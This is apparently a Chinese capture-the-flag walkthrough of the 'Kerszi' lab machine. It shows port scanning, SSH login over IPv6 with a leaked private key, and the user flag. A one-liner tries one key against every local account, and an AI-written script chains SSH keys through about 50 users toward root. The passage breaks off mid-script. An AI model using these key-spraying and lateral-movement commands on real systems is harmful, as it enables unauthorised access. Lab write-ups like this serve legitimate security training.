

Kerszi靶机-12138

- ```
1 靶机名称:Kerszi
2 作者:群主
3 靶机ID:685
4 难度:easy
5 靶机地址:https://maze-sec.com/
6 靶机IP:192.168.137.57
7 攻击机IP:192.168.137.50
```

## 一.信息探测

## 1.探测IP

```
Kerszi login:
Welcome to Debian Linux 7.0.8-1-liquorix-amd64 (tty1)

 .--. .--.
 / O / O \
 (___/ ___\)
 ___/ ___/
 '---' '---'

 .--. .--. .--.
 / O / O / O \
(___/ ___/ ___\)
 ___/ ___/ ___/
 '---' '---' '---'

 <HackMyVM>

 <MazeSec>

Hostname : Kerszi
IP Addr : 192.168.137.50
QQ Group : 321948805
```

IP是192.168.137.50

## 2.探测端口

- ```
1 nmap -p- -sV 192.168.137.50
```

```

root@kali:~# cat /home/kali/.zsh_history
(kali@kali)~[~]
$ nmap -p- -sV 192.168.137.50
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-31 13:45 -0400
Nmap scan report for Kerszi.mshome.net (192.168.137.50)
Host is up (0.00097s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE      SERVICE VERSION
22/tcp    filtered  ssh
80/tcp    open      http      Apache httpd 2.4.67 ((Debian))
MAC Address: 08:00:27:8E:16:85 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 39.28 seconds

```

我们可以看到80端口是开放的，22端口是关闭的，在这里我猜测是需要去使用敲门服务去开启22端口的。但是当我看到web界面之后发现是不需要去敲门服务的，我们往下看。

3.探测目录

- ```
1 | sudo dirsearch -u http://192.168.137.50
```

```
[kali@kali]~$ sudo dirsearch -u http://192.168.137.50
[sudo] kali 的密码:
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
 from pkg_resources import DistributionNotFound, VersionConflict

dirsearch v0.4.3

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11468
Output File: /home/kali/reports/http_192.168.137.50/_26-05-31_13-48-58.txt
Target: http://192.168.137.50/



[13:48:58] Starting:
[13:49:03] 403 - 319B - /.ht_usr.txt
[13:49:03] 403 - 319B - /.htaccess.bak1
[13:49:03] 403 - 319B - /.htaccess.sample
[13:49:03] 403 - 319B - /.htaccess.orig
[13:49:03] 403 - 319B - /.htaccess.save
[13:49:03] 403 - 319B - /.htaccess_extra
[13:49:03] 403 - 319B - /.htaccess_orig
[13:49:03] 403 - 319B - /.htaccessOLD2
[13:49:03] 403 - 319B - /.htaccessBAK
[13:49:03] 403 - 319B - /.htaccess_sc
[13:49:03] 403 - 319B - /.htaccessOLD
[13:49:03] 403 - 319B - /.htm
[13:49:03] 403 - 319B - /.html
[13:49:03] 403 - 319B - /.htpasswd
[13:49:03] 403 - 319B - /.htpasswd_test
[13:49:03] 403 - 319B - /.httr-oauth
[13:50:02] 403 - 319B - /server-status
[13:50:02] 403 - 319B - /server-status/

Task Completed
```

目前我们是没有任何的有用信息，我们去看看80端口

## 二.访问IP

1 | http://192.168.137.50/



在80端口我们可以发现3个信息，一个是用户有50个，二是有一个私钥文件,三是出现了ipv6，那么看到IPV6,我们猜测是需要去使用IPV6去登录的，因为IPV4的22端口是关闭的，我们去登录试试看

## 三.渗透测试

### 1.私钥用户

目前，我们是有私钥的，那么我们去登录即可，这里我们使用IPV6去登录

```
(kali㉿kali)-[~]
└─$ sudo chmod 600 id_ed25519

(kali㉿kali)-[~]
└─$ sudo ssh-keygen -lf id_ed25519
256 SHA256:yXGpzW1cXW2dLP58Y5oF4PldracXwLLGR70tC1SmQZv ll104567@maze (ED25519)

(kali㉿kali)-[~]
└─$ |
```

我们可以看到用户是老大的id,那么接下来我们是需要去看看对应的IPV6地址的

### 2.IPV6地址

我们去看看对应的IPV6的地址

```
1 | ip -6 neigh show | grep -i "$(ip neigh show 192.168.137.50 | awk '{print $5}')
```

```
(kali㉿kali)-[~]
└─$ ip -6 neigh show | grep -i "$(ip neigh show 192.168.137.50 | awk '{print $5}')"
fe80::2ffb:64af:f921:feee dev eth1 lladdr 08:00:27:8e:16:85 REACHABLE

(kali㉿kali)-[~]
└─$ ping6 fe80::2ffb:64af:f921:feee%eth1
PING fe80::2ffb:64af:f921:feee%eth1 (fe80::2ffb:64af:f921:feee%eth1) 56 data bytes
64 bytes from fe80::2ffb:64af:f921:feee%eth1: icmp_seq=1 ttl=64 time=1.92 ms
64 bytes from fe80::2ffb:64af:f921:feee%eth1: icmp_seq=2 ttl=64 time=0.655 ms
^Z
zsh: suspended ping6 fe80::2ffb:64af:f921:feee%eth1

(kali㉿kali)-[~]
└─$ sudo ssh -i id_rsa ll104567@fe80::2ffb:64af:f921:feee%eth1
Warning: Permanently added 'fe80::2ffb:64af:f921:feee%eth1 (fe80::2ffb:64af:f921:feee%eth1)' can't be established.
ED25519 key fingerprint is: SHA256:MjoUe5ON03T2UcSPmLU3evmpGUywwqf/3IU0m0+lp77cI
This host key is known by the following other names/addresses:
 ~/.ssh/known_hosts:9: [hashed name]
 ~/.ssh/known_hosts:10: [hashed name]
 ~/.ssh/known_hosts:11: [hashed name]
 ~/.ssh/known_hosts:12: [hashed name]
 ~/.ssh/known_hosts:13: [hashed name]
 ~/.ssh/known_hosts:16: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'fe80::2ffb:64af:f921:feee%eth1' (ED25519) to the list of known hosts.
Linux Kerszi 7.0.8-1-liquorix-amd64 #1 ZEN SMP PREEMPT liquorix 7.0-8.1~trixie (2026-05-15) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat May 30 10:40:28 2026 from fe80::a00:27ff:fe3b:ba2b%enp0s3
ll104567@Kerszi:~$ id
uid=1000(ll104567) gid=1000(ll104567) groups=1000(ll104567)
ll104567@Kerszi:~$
```

地址是

```
1 | fe80::2ffb:64af:f921:feee
```

### 3.私钥登录

然后我们去登录私钥即可

```
1 | sudo ssh -i id_rsa ll104567@fe80::2ffb:64af:f921:feee%eth1
```

```
(kali㉿kali)-[~]
└─$ sudo ssh -i id_rsa ll104567@fe80::2ffb:64af:f921:feee%eth1
The authenticity of host 'fe80::2ffb:64af:f921:feee%eth1 (fe80::2ffb:64af:f921:feee%eth1)' can't be established.
ED25519 key fingerprint is: SHA256:MjoUe5ON03T2UcSPmLU3evmpGUywf/3IU0m0+1p77cI
This host key is known by the following other names/addresses:
 ~/.ssh/known_hosts:9: [hashed name]
 ~/.ssh/known_hosts:10: [hashed name]
 ~/.ssh/known_hosts:11: [hashed name]
 ~/.ssh/known_hosts:12: [hashed name]
 ~/.ssh/known_hosts:13: [hashed name]
 ~/.ssh/known_hosts:16: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'fe80::2ffb:64af:f921:feee%eth1' (ED25519) to the list of known hosts.
Linux Kerszi 7.0-8.1-liquorix-amd64 #1 ZEN SMP PREEMPT liquorix 7.0-8.1-trixie (2026-05-15) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat May 30 10:40:28 2026 from fe80::a00:27ff:fe3b:ba2b%enp0s3
ll104567@Kerszi:~$ id
uid=1000(ll104567) gid=1000(ll104567) groups=1000(ll104567)
ll104567@Kerszi:~$ cat user.txt
flag{user-535f2af0a4b556de1bdc58b32b6004f7}
ll104567@Kerszi:~$
```

我们可以看到是登录成功的，然后我们去提权试试看

刚开始，我还是常规操作sudo -l,ss -ntlp,查看定时任务，linpeas.sh脚本什么的，但是一顿操作下来没有任何的发现的。

我也查看到用户是有50个的，但是我们是没有权限去查看的。

```
-bash: !: Command not found
ll104567@Kerszi:~/home$ ls -la
total 208
drwxr-xr-x 52 root root 4096 May 30 09:24 .
drwxr-xr-x 18 root root 4096 May 16 05:19 ..
drwx----- 3 lxt0m lxt0m 4096 May 30 09:26 lxt0m
drwx----- 3 ahiz ahiz 4096 May 30 09:26 ahiz
drwx----- 3 chenylun chenylun 4096 May 30 09:26 chenylun
drwx----- 3 chuan chuan 4096 May 30 09:26 chuan
drwx----- 3 dark_dragon dark_dragon 4096 May 30 09:26 dark_dragon
drwx----- 3 dingtom dingtom 4096 May 30 09:26 dingtom
drwx----- 3 dream_speeder dream_speeder 4096 May 30 09:26 dream_speeder
drwx----- 3 eeche eeche 4096 May 30 09:26 eeche
drwx----- 3 fly_high fly_high 4096 May 30 09:26 fly_high
drwx----- 3 groppers groppers 4096 May 30 09:26 groppers
drwx----- 3 hel2zy hel2zy 4096 May 30 09:26 hel2zy
drwx----- 3 hyh hyh 4096 May 30 09:26 hyh
drwx----- 3 ipv32_jo99 ipv32_jo99 4096 May 30 09:26 ipv32_jo99
drwx----- 3 jiucaiye jiucaiye 4096 May 30 09:26 jiucaiye
drwx----- 3 kaada kaada 4096 May 30 09:26 kaada
drwx----- 3 lqin9 lqin9 4096 May 30 09:26 lqin9
drwx----- 3 lingdong lingdong 4096 May 30 09:26 lingdong
drwx----- 3 lingmj lingmj 4096 May 30 09:26 lingmj
drwx----- 3 liuyun liuyun 4096 May 30 09:26 liuyun
drwx----- 3 ll104567 ll104567 4096 May 30 10:39 ll104567
drwx----- 3 lpppp lpppp 4096 May 30 09:26 lpppp
drwx----- 3 luoyinhui luoyinhui 4096 May 30 09:26 luoyinhui
drwx----- 3 meiyouqian meiyouqian 4096 May 30 09:26 meiyouqian
drwx----- 3 miao miao 4096 May 30 09:26 miao
drwx----- 3 mingmingjiu mingmingjiu 4096 May 30 09:26 mingmingjiu
drwx----- 3 mono mono 4096 May 30 09:26 mono
drwx----- 3 mooi mooi 4096 May 30 09:26 mooi
drwx----- 3 none none 4096 May 30 09:26 none
drwx----- 3 room_chan room_chan 4096 May 30 09:26 room_chan
drwx----- 3 sakuya sakuya 4096 May 30 09:26 sakuya
drwx----- 3 scdyh scdyh 4096 May 30 09:27 scdyh
drwx----- 3 seeyou seeyou 4096 May 30 09:26 seeyou
drwx----- 3 shanran shanran 4096 May 30 09:26 shanran
drwx----- 3 sublarge sublarge 4096 May 30 10:39 sublarge
drwx----- 3 ta0 ta0 4096 May 30 09:26 ta0
drwx----- 3 tuf tuf 4096 May 30 09:26 tuf
drwx----- 3 ulll ulll 4096 May 30 09:26 ulll
drwx----- 3 u12138 u12138 4096 May 30 09:26 u12138
drwx----- 3 u20206675 u20206675 4096 May 30 09:26 u20206675
```

那么接下来的思路就是去想办法去登录这些用户的，但是还是没有发现怎么去登录的，没有泄露的密码什么的。

最后，发现是可以去利用已有的私钥横向移动 (Lateral Movement)的

## 4.利用已有的私钥横向移动 (Lateral Movement)

## 🔑 突破口二：利用已有的私钥横向移动 (Lateral Movement)

你之前通过 `fe80::2875:9f15:bfd9:e6ea%eth1` 登录进来时使用了一个私钥。这个私钥很可能是某个具有更高权限的用户（甚至是 root）丢在某处的，或者多个用户共享了同一个密钥。

我们可以用一个小脚本，在本地用这个私钥去疯狂碰撞刚才发现的 50 个用户。

假设你的私钥在当前目录，名字叫 `id_rsa`：

直接在命令行运行这一行“碰撞”命令（它会遍历所有普通用户并尝试用该私钥 SSH 本地登录）：

Bash

```
for u in $(cat /etc/passwd | grep "/home" | cut -d: -f1); do ssh -i id_rsa -o ConnectTime
```

如果看到输出了除了 `ll104567` 之外的其他用户名，立刻用 `ssh -i id_rsa 用户名@localhost` 切换过去，没准那个用户就在 `sudo` 组里！

我们可以去试试看，能不能去登录其他的用户的

```
1 for u in $(cat /etc/passwd | grep "/home" | cut -d: -f1); do ssh -i id_rsa -o ConnectTimeout=1 -o StrictHostKeyChecking=no $u@localhost "id; exit" 2>/dev/null && echo "[+] 成功登录用户: $u"; done
```

```
ll104567@krszi:~/ssh$ for u in $(cat /etc/passwd | grep "/home" | cut -d: -f1); do ssh -i id_rsa -o ConnectTimeout=1 -o StrictHostKeyChecking=no $u@localhost "id; exit" 2>/dev/null && echo "[+] 成功登录用户: $u"; done
[+] 成功登录用户: ll104567
uid=1000(ll104567) gid=1000(ll104567) groups=1000(ll104567)
[+] 成功登录用户: ll104567
uid=1001(scdyh) gid=1001(scdyh) groups=1001(scdyh)
[+] 成功登录用户: scdyh
kaada@localhost's password:
[+] Stopped ssh -i id_rsa -o ConnectTimeout=1 -o StrictHostKeyChecking=no $u@localhost "id; exit" 2>/dev/null
ll104567@krszi:~/ssh$
```

我们发现是可以去登录scdyh用户的，我们去登录scdyh用户看看

## 5.scdyh用户

```
(kali㉿kali)~]
$ sudo ssh -i id_rsa ll104567@fe80::2ff6:64af:f921:feee%eth1
Linux Kerszi 7.0.8-1-liquorix-amd64 #1 ZEN SMP PREEMPT liquorix 7.0-8.1~trixie (2026-05-15) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun May 31 14:04:03 2026 from fe80::628b:15d0:b55:8742%enp0s3
ll104567@krszi:~$ ssh -i id_rsa scdyh@localhost
Warning: Identity file id_rsa not accessible: No such file or directory.
Linux Kerszi 7.0.8-1-liquorix-amd64 #1 ZEN SMP PREEMPT liquorix 7.0-8.1~trixie (2026-05-15) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat May 30 09:27:29 2026 from 127.0.0.1
scdyh@krszi:~$ id
uid=1001(scdyh) gid=1001(scdyh) groups=1001(scdyh)
scdyh@krszi:~$
```

我们可以看到是登录成功的，然后我想到是可能是在scdyh用户里面去提权，结果还是什么都没有，那么我们就继续的登录试试看

## 6.登录其他的用户

```

permitted by applicable law.
Last login: Sat May 30 09:27:29 2026 from 127.0.0.1
scdyh@Kerszi:~$ id
uid=1001(scdyh) gid=1001(scdyh) groups=1001(scdyh)
scdyh@Kerszi:~$ ssh -i id_rsa kaada@localhost
Warning: Identity file id_rsa not accessible: No such file or directory
The authenticity of host 'localhost (:::1)' can't be established.
ED25519 key fingerprint is SHA256:MjoUe50N03T2UcSPmLU3evmpGUywqf/3IU0+1p77cI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'localhost' (ED25519) to the list of known hosts.
Linux Kerszi 7.0.8-1-liquorix-amd64 #1 ZEN SMP PREEMPT liquorix 7.0-8.1~trixie (2026-05-15) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
kaada@Kerszi:~$ id
uid=1002(kaada) gid=1002(kaada) groups=1002(kaada)
kaada@Kerszi:~$

```

到这里，我知道是什么意思了，我们可以使用登录成功用户里面的私钥去登录下一个用户的，因为下一个用户里面的公钥是上一个用户的。然后我的思路就是一直登录到sublarge用户，root的公钥可能是sublarge的。

scdyh 的私钥对应 kaada 的 authorized\_keys。

kaada 的私钥对应 eecho 的 authorized\_keys。

依此类推，上一个用户的私钥就是打开下一个用户大门的唯一钥匙。

```

the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
kaada@Kerszi:~$ id
uid=1002(kaada) gid=1002(kaada) groups=1002(kaada)
kaada@Kerszi:~$ cd .ssh
kaada@Kerszi:~/ssh$ cat authorized_keys
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAI134Xmn029QZuybXDfs4+AOCj6160LZP9A0WjMiJ8qDB scdyh@maze
kaada@Kerszi:~/ssh$

```

然后，我就让ai写了一个脚本去登录，我一直登录到sublarge用户下

我们使用脚本去自动登录

```

1 # 复制并运行这行万能公式，直接把你送入下一级（进入后可反复使用）
2 NEXT_USER=$(python3 -c '
3 users = ["chenyulin", "u12138", "ahiz", "he12zy", "dark_dragon", "lingdong",
4 "lpppp", "tuf", "meiyouqian", "mono", "luoyinhui", "ipv32_jo99", "tao",
5 "u111", "seeyou", "room_chan", "hyh", "lingmj", "xunfangzhong", "l1qin9",
6 "mingmingjiu", "u20206675", "jiucaiy", "1xt0m", "dream_speeder", "yong",
7 "wea5e1", "zuoyu", "wackymaker", "liuyun", "miao", "y1iken", "fly_high",
8 "yolo", "shanran", "sakuya", "mooi", "chuan", "wy", "u3170", "wh1tesu",
9 "dingtom", "none", "gropers", "sublarge"]
10 import os; curr = os.getlogin() if os.getlogin() in users else ("u12138" if
11 "u12138" in os.getcwd() else "chenyulin");
12 try: idx = users.index(curr); print(users[idx+1])
except: print("ahiz")
' 2>/dev/null || echo "ahiz")
KEY="$HOME/.ssh/id_ed25519"
[! -f "$KEY"] && KEY="$HOME/.ssh/id_rsa"
ssh -i "$KEY" -o StrictHostKeyChecking=no "$NEXT_USER@localhost"

```

```

sublarge@localhost: Permission denied (publickey,password).
chenyulin@Kerszi:~$ # 复制并运行这行万能公式，直接把你送入下一级（进入后可反复使用）
NEXT_USER=$(python3 -c '
users = ["chenyulin", "u12138", "ahiz", "hel2zy", "dark.dragon", "lingdong", "lpppp", "tuf", "meiyouqian", "mono", "luoyinhui", "ip322_jo99", "ta0", "u111", "seeyou", "room_chan", "hyh", "l
mj", "xunfangzhong", "lqin9", "mingmingjiu", "u20206675", "jiucaiyee", "lxt0m", "dream_speeder", "yong", "wea5el", "zuoyu", "wackymaker", "liuyun", "miao", "ylikem", "fly_high", "yolo", "sh
an", "sakuya", "mooi", "chuan", "my", "u3170", "whitesu", "dingtom", "none", "groppers", "sublarge"]
import os; curr = os.getlogin() if os.getlogin() in users else ("u12138" if "u12138" in os.getcwd() else "chenyulin");
try: idx = users.index(curr); print(users[idx+1])
except: print("ahiz")
' 2>/dev/null || echo "ahiz")

KEY=~$HOME/.ssh/id_ed25519
[! -f "$KEY"] && KEY=~$HOME/.ssh/id_rsa

ssh -i "$KEY" -o StrictHostKeyChecking=no "$NEXT_USER@localhost"
Linux Kerszi 7.0-8.1-liquorix-amd64 #1 ZEN SMP PREEMPT liquorix 7.0-8.1-trixie (2026-05-15) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
u12138@Kerszi:~$ # 复制并运行这行万能公式，直接把你送入下一级（进入后可反复使用）
NEXT_USER=$(python3 -c '
users = ["chenyulin", "u12138", "ahiz", "hel2zy", "dark.dragon", "lingdong", "lpppp", "tuf", "meiyouqian", "mono", "luoyinhui", "ip322_jo99", "ta0", "u111", "seeyou", "room_chan", "hyh", "l
mj", "xunfangzhong", "lqin9", "mingmingjiu", "u20206675", "jiucaiyee", "lxt0m", "dream_speeder", "yong", "wea5el", "zuoyu", "wackymaker", "liuyun", "miao", "ylikem", "fly_high", "yolo", "sh
an", "sakuya", "mooi", "chuan", "my", "u3170", "whitesu", "dingtom", "none", "groppers", "sublarge"]
import os; curr = os.getlogin() if os.getlogin() in users else ("u12138" if "u12138" in os.getcwd() else "chenyulin");
try: idx = users.index(curr); print(users[idx+1])
except: print("ahiz")
' 2>/dev/null || echo "ahiz")

KEY=~$HOME/.ssh/id_ed25519
[! -f "$KEY"] && KEY=~$HOME/.ssh/id_rsa

ssh -i "$KEY" -o StrictHostKeyChecking=no "$NEXT_USER@localhost"
Warning: Permanently added 'localhost' (ED25519) to the list of known hosts.
Linux Kerszi 7.0-8.1-liquorix-amd64 #1 ZEN SMP PREEMPT liquorix 7.0-8.1-trixie (2026-05-15) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
ahiz@Kerszi:~$ # 复制并运行这行万能公式，直接把你送入下一级（进入后可反复使用）
NEXT_USER=$(python3 -c '
users = ["chenyulin", "u12138", "ahiz", "hel2zy", "dark.dragon", "lingdong", "lpppp", "tuf", "meiyouqian", "mono", "luoyinhui", "ip322_jo99", "ta0", "u111", "seeyou", "room_chan", "hyh", "l
mj", "xunfangzhong", "lqin9", "mingmingjiu", "u20206675", "jiucaiyee", "lxt0m", "dream_speeder", "yong", "wea5el", "zuoyu", "wackymaker", "liuyun", "miao", "ylikem", "fly_high", "yolo", "sh
an", "sakuya", "mooi", "chuan", "my", "u3170", "whitesu", "dingtom", "none", "groppers", "sublarge"]
import os; curr = os.getlogin() if os.getlogin() in users else ("u12138" if "u12138" in os.getcwd() else "chenyulin");
try: idx = users.index(curr); print(users[idx+1])
except: print("ahiz")
' 2>/dev/null || echo "ahiz")

KEY=~$HOME/.ssh/id_ed25519
[! -f "$KEY"] && KEY=~$HOME/.ssh/id_rsa

ssh -i "$KEY" -o StrictHostKeyChecking=no "$NEXT_USER@localhost"
Warning: Permanently added 'localhost' (ED25519) to the list of known hosts.

```

然后我一直登录到sublarge用户下

```

individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
ropers@Kerszi:~$ # 复制并运行这行万能公式，直接把你送入下一级（进入后可反复使用）
NEXT_USER=$(python3 -c '
users = ["chenyulin", "u12138", "ahiz", "hel2zy", "dark.dragon", "lingdong", "lpppp", "tuf", "meiyouqian", "mono", "luoyinhui", "ip322_jo99", "ta0", "u111", "seeyou", "room_chan
mj", "xunfangzhong", "lqin9", "mingmingjiu", "u20206675", "jiucaiyee", "lxt0m", "dream_speeder", "yong", "wea5el", "zuoyu", "wackymaker", "liuyun", "miao", "ylikem", "fly_high",
an", "sakuya", "mooi", "chuan", "my", "u3170", "whitesu", "dingtom", "none", "groppers", "sublarge"]
import os; curr = os.getlogin() if os.getlogin() in users else ("u12138" if "u12138" in os.getcwd() else "chenyulin");
try: idx = users.index(curr); print(users[idx+1])
except: print("ahiz")
' 2>/dev/null || echo "ahiz")

KEY=~$HOME/.ssh/id_ed25519
[! -f "$KEY"] && KEY=~$HOME/.ssh/id_rsa

ssh -i "$KEY" -o StrictHostKeyChecking=no "$NEXT_USER@localhost"
Warning: Permanently added 'localhost' (ED25519) to the list of known hosts.
Linux Kerszi 7.0-8.1-liquorix-amd64 #1 ZEN SMP PREEMPT liquorix 7.0-8.1-trixie (2026-05-15) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
sublarge@Kerszi:~$ # 复制并运行这行万能公式，直接把你送入下一级（进入后可反复使用）
NEXT_USER=$(python3 -c '
users = ["chenyulin", "u12138", "ahiz", "hel2zy", "dark.dragon", "lingdong", "lpppp", "tuf", "meiyouqian", "mono", "luoyinhui", "ip322_jo99", "ta0", "u111", "seeyou", "room_chan
mj", "xunfangzhong", "lqin9", "mingmingjiu", "u20206675", "jiucaiyee", "lxt0m", "dream_speeder", "yong", "wea5el", "zuoyu", "wackymaker", "liuyun", "miao", "ylikem", "fly_high",
an", "sakuya", "mooi", "chuan", "my", "u3170", "whitesu", "dingtom", "none", "groppers", "sublarge"]
import os; curr = os.getlogin() if os.getlogin() in users else ("u12138" if "u12138" in os.getcwd() else "chenyulin");
try: idx = users.index(curr); print(users[idx+1])
except: print("ahiz")
' 2>/dev/null || echo "ahiz")

KEY=~$HOME/.ssh/id_ed25519
[! -f "$KEY"] && KEY=~$HOME/.ssh/id_rsa

ssh -i "$KEY" -o StrictHostKeyChecking=no "$NEXT_USER@localhost"
Warning: Permanently added 'localhost' (ED25519) to the list of known hosts.
ahiz@localhost's password:
[1]- Stopped ssh -i "$KEY" -o StrictHostKeyChecking=no "$NEXT_USER@localhost"
sublarge@Kerszi:~$ |

```

## 7.sublarge用户

本来，我想到是可能在sublarge用户有提权的可能，或者是可以去登录root用户的，但是什么都有的



```

sublarge@Kerszi:~/.ssh$ ls -la
total 24
drwx----- 2 sublarge sublarge 4096 May 31 14:40 .
drwx----- 3 sublarge sublarge 4096 May 30 10:39 ..
-rw----- 1 sublarge sublarge 94 May 30 09:26 authorized_keys
-rw----- 1 sublarge sublarge 399 May 30 09:26 id_ed25519
-rw-r--r-- 1 sublarge sublarge 95 May 30 09:26 id_ed25519.pub
-rw-r--r-- 1 sublarge sublarge 142 May 31 14:40 known_hosts
sublarge@Kerszi:~/.ssh$ ssh -i id_ed25519 root@localhost
root@localhost's password:
Permission denied, please try again.
root@localhost's password:
Permission denied, please try again.
root@localhost's password:
root@localhost: Permission denied (publickey,password).
sublarge@Kerszi:~/.ssh$ |

```

然后，我在想，我能不能去把刚刚的脚本添加一条，就是登录成功之后，再去登录一下root用户试试看，既然不在sublarge用户里面，可能会在其他的用户里面，因为目前我们就有这个思路了。

## 8.登录root用户

我们去使用脚本即可

```

1 # 1. 自动计算下一个要登录的普通用户（完全保持原样）
2 NEXT_USER=$(python3 -c '
3 users = ["scdyh","kaada","eecho","yedongcong","chenyulin", "u12138", "ahiz",
4 "hel2zy", "dark_dragon", "lingdong", "lpppp", "tuf", "meiyouqian", "mono",
5 "luoyinhui", "ipv32_jo99", "ta0", "u111", "seeyou", "room_chan", "hyh",
